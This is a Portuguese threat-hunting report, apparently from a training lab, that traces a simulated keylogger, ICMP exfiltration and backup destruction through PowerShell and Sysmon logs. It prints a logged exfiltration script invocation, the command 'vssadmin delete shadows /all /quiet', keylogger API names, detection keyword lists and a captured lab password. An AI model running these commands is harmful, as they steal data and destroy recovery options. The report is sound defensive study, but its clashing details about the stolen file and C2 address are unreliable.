1.Metodologia de Threat Hunting Proativo

Este relatório detalha a investigação de segurança proativa baseada no framework **MITRE ATT&CK** e na **Unified Kill Chain**. O foco principal desta análise é a fase de **"Ações sobre Objetivos"**, o estágio crítico onde o adversário, já tendo burlado as defesas perimetrais, busca atingir sua meta final (exfiltração, interrupção ou roubo de credenciais).

1.1. O Ciclo de Vida da Ameaça e o Framework MITRE

A busca ativa (Threat Hunting) utiliza o MITRE ATT&CK como guia para desenvolver hipóteses sobre ameaças conhecidas e emergentes. Ao mapear cada evento detectado, conseguimos categorizar a intenção do adversário e prever seus próximos passos, garantindo uma resposta mais eficaz.

1.2. Foco na Redução do "Dwell Time"

O objetivo central das estratégias de detecção aqui apresentadas é a redução drástica do **Dwell Time** (tempo de permanência).

- **Contexto Atual:** Relatórios de 2023 indicam que um atacante permanece, em média, de 20 a 25 dias em um sistema antes de ser detectado.
- **Objetivo do Analista:** Através de monitoramento contínuo e análise de dados (Sysmon/KQL), este relatório demonstra como identificar indicadores de comprometimento (IoCs) em estágios precoces, erradicando a ameaça antes que danos significativos ocorram.

1.3. Abordagem Baseada em Hipóteses

A mentalidade aplicada não é reativa (esperar por alertas), mas sim exploratória. Assumimos que o ambiente pode conter atividades suspeitas "despercebidas" e utilizamos inteligência de ameaças para caçar comportamentos que fogem ao padrão administrativo legítimo da rede.

Essa é uma excelente adição para o seu portfólio, pois a **Tática de Coleta (TA0009)** demonstra como o atacante finalmente começa a extrair valor do sistema invadido. O caso do **Keylogger via PowerShell** é muito rico tecnicamente.

Investigação: Coleta de Dados (TA0009)

Relatório focado na detecção de técnicas utilizadas para capturar informações sensíveis, especificamente o monitoramento de entradas de teclado (**Keylogging**).

1. Metodologia de Hunting (PowerShell Operational)


Diferente das táticas anteriores, a coleta via scripts muitas vezes não é detectada apenas por IDs de processo, exigindo a análise do **Script Block Logging** do PowerShell para identificar chamadas de APIs de baixo nível do Windows.

Vetor de Busca	Lógica de Detecção
Monitoramento de APIs	Busca por strings como GetKeyboardState, SetWindowsHookEx ou GetAsynKeyState dentro de blocos de script.
Manipulação de Arquivos	Identificação de scripts PowerShell criando arquivos com extensões de banco de dados (.db) ou temporários em pastas de perfil de usuário.

2. Evidências Técnicas e Conclusões

A. Identificação do Script Malicioso

- **Arquivo Identificado:** chrome-update_api.ps1.
- **Vetor de Entrada:** O script foi baixado via comando wget de um host remoto e executado no contexto do usuário.
- **ID do Processo (PID): 3388** (Processo responsável pelo download e execução inicial do script).



B. Atividade de Keylogging e Exfiltração Local

- **Banco de Dados de Coleta:** chrome_local_profile.db.
- **Técnica:** O script utiliza ganchos de teclado (Hooks) para registrar cada tecla digitada e salvar no arquivo .db oculto no sistema.

- **Conteúdo Capturado:** Através da análise dos "Documentos Adjacentes" após o comando cat, foi possível visualizar as teclas digitadas pelo usuário no Bloco de Notas e navegadores.

C. Informações Vazadas (PII)

- **Dado Sensível Identificado:** Durante o monitoramento, o atacante capturou a inserção de credenciais de e-mail.
- **E-mail Identificado: hunted-victim2323@gmail.com**

```
winlog.event_data.Payload

CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value="how to open i
ncognito tab"
ParameterBinding(Out-Default): name="InputObject"; value="gmail"
ParameterBinding(Out-Default): name="InputObject"; value=" hunted-victi
m2323 gmail.com"
ParameterBinding(Out-Default): name="InputObject"; value="hunted-victim
2323 gmail.comhunted    vi123230NotSecure!Harden1NotSecure!Harden199999
99999999"
```

3. Conclusão Forense

A investigação confirmou a presença de um **Keylogger persistente** baseado em PowerShell. O atacante utilizou nomes de arquivos legítimos (chrome-update) para tentar evadir a detecção manual. A capacidade de auditar o winlog.event_data.ScriptBlockText foi crucial para revelar a intenção maliciosa que binários nativos de segurança poderiam ignorar por se tratar de uma execução "in-memory".

Investigação: Exfiltração de Dados (TA0010)

Relatório técnico focado na detecção de roubo de dados através de protocolos não convencionais, especificamente a fragmentação e envio de documentos via pacotes ICMP.

1. Metodologia de Hunting (Protocolos Alternativos)

A detecção de exfiltração baseia-se na identificação de ferramentas nativas ou scripts que realizam transferências de dados para IPs externos de forma volumétrica ou fragmentada.

Vetor de Busca	Lógica de Detecção
Abuso de Protocolo (ICMP)	Monitoramento de scripts PowerShell que utilizam a classe System.Net.NetworkInformation.Ping para carregar payloads de dados.

Análise de Scripts	Busca por palavras-chave de rede (Invoke-WebRequest, curl, socat) combinadas com funções de codificação (Base64, encod).


2. Evidências Técnicas e Conclusões

2.1 Descoberta do Script de Exfiltração

- **Artefato Identificado:** `System.Net.Networkinformation.ping`
- **Funcionamento:** O script lê o conteúdo de um documento local, divide-o em blocos e os envia como o "data payload" de requisições de eco ICMP (ping).
- **Vantagem Tática:** Ignora muitas proteções de firewall que inspecionam apenas tráfego TCP/UDP convencional.

2.2 O Objeto da Exfiltração

- **Documento Roubado: icmpdata.ps1**
- **Volume de Dados:** Foram enviados um total de **21** pacotes ICMP para completar a transferência.
- **Tamanho do Fragmento:** Cada pacote carregava **15** bytes (ou blocos) de dados do arquivo original.
- **Pesquisa:** `*System.Net.Networkinformation.ping*`



2.3 Destino dos Dados

- **IP do Servidor C2: 10.10.161.211**.
- **Análise:** O script direciona todo o tráfego fragmentado para este endereço IP externo, confirmando a conclusão do roubo de informações.
  Pesquisa: *icmpdata.ps1*

winlog.event_data.Path	(empty)
winlog.event_data.ScriptBlockId	f05c1d79-de55-4066-ba74-f81bfe479ef3
winlog.event_data.ScriptBlockText	.\icmp4data.ps1 -fl .\chrome_local_profile.db -ip 10.10.87.116
winlog.event_id	4,104

3. Conclusão Forense Final

A exfiltração via ICMP confirma o alto nível de persistência e criatividade do adversário. A utilização do script icmp4data.ps1 permitiu a saída de informações críticas (passwords.txt) camufladas como tráfego de diagnóstico de rede. Esta investigação ressalta a importância de monitorar não apenas o destino do tráfego, mas o **tamanho e a frequência** de protocolos simples como o ICMP.

Investigação: Impacto (TA0040)

Relatório técnico focado na detecção de ações destrutivas, especificamente a remoção de redundâncias de sistema e inibição de mecanismos de recuperação de desastres.

1. Metodologia de Hunting (Manipulação de Recuperação)

A detecção de impacto baseia-se no monitoramento de utilitários administrativos nativos (Living off the Land) sendo usados para deletar cópias de sombra (Shadow Copies) ou modificar a política de inicialização do Windows.

Vetor de Busca	Lógica de Detecção
Destruição de Backups	Monitoramento do uso de vssadmin.exe ou wbadmin.exe com argumentos de deleção (delete shadows).
Manipulação de Boot	Identificação de alterações no catálogo BCD via bcdedit.exe para desabilitar a recuperação automática.


2. Evidências Técnicas e Conclusões

A. Identificação da Cadeia de Execução

- **Ponto de Partida:** A investigação identificou uma cadeia de processos originada por uma shell maliciosa.
- **Processo Pai (Raiz): powershell.exe**.
- **ID do Processo Raiz (PID): 3732**.
    - *Análise:* Este processo disparou sequencialmente os comandos de impacto para garantir que o sistema não pudesse ser restaurado após um eventual ataque de criptografia ou destruição.

B. Ferramentas de Impacto Utilizadas

- **Executável de Deleção: vssadmin.exe**.
- **Linha de Comando Detectada:** vssadmin.exe delete shadows /all /quiet.
    - *Risco:* O uso da flag /quiet indica uma tentativa clara de automatizar a destruição sem interação do usuário, padrão típico de grupos de Ransomware e APTs como o *Olympic Destroyer*.
    - **Pesquisa:** *del* or *rm* or *vssadmin* or *wbadmin* or *bcdedit* or *wevutil* or *shadow* *recovery* or *bootstatuspolicy*



C. Inibição de Recuperação

- **Comando Adicional:** Uso do bcdedit.exe para modificar a bootstatuspolicy, impedindo que o Windows entre em modo de reparo após falhas de inicialização.

3. Conclusão Geral do Relatório Forense

A análise completa da cadeia de ataque revelou uma progressão clássica: desde a **Descoberta** e **Escalada de Privilégios**, passando pela **Coleta** e **Exfiltração**, até culminar no **Impacto**.

A detecção tardia nesta fase é crítica, pois os danos à integridade dos dados já foram iniciados. Recomenda-se a implementação imediata de alertas de alta prioridade para qualquer execução do vssadmin que envolva a deleção de instâncias de sombra, bem como a restrição de privilégios administrativos para contas de serviço e usuários comuns.

Analista Responsável: Cauã **Data de Finalização:** 13 de Março de 2026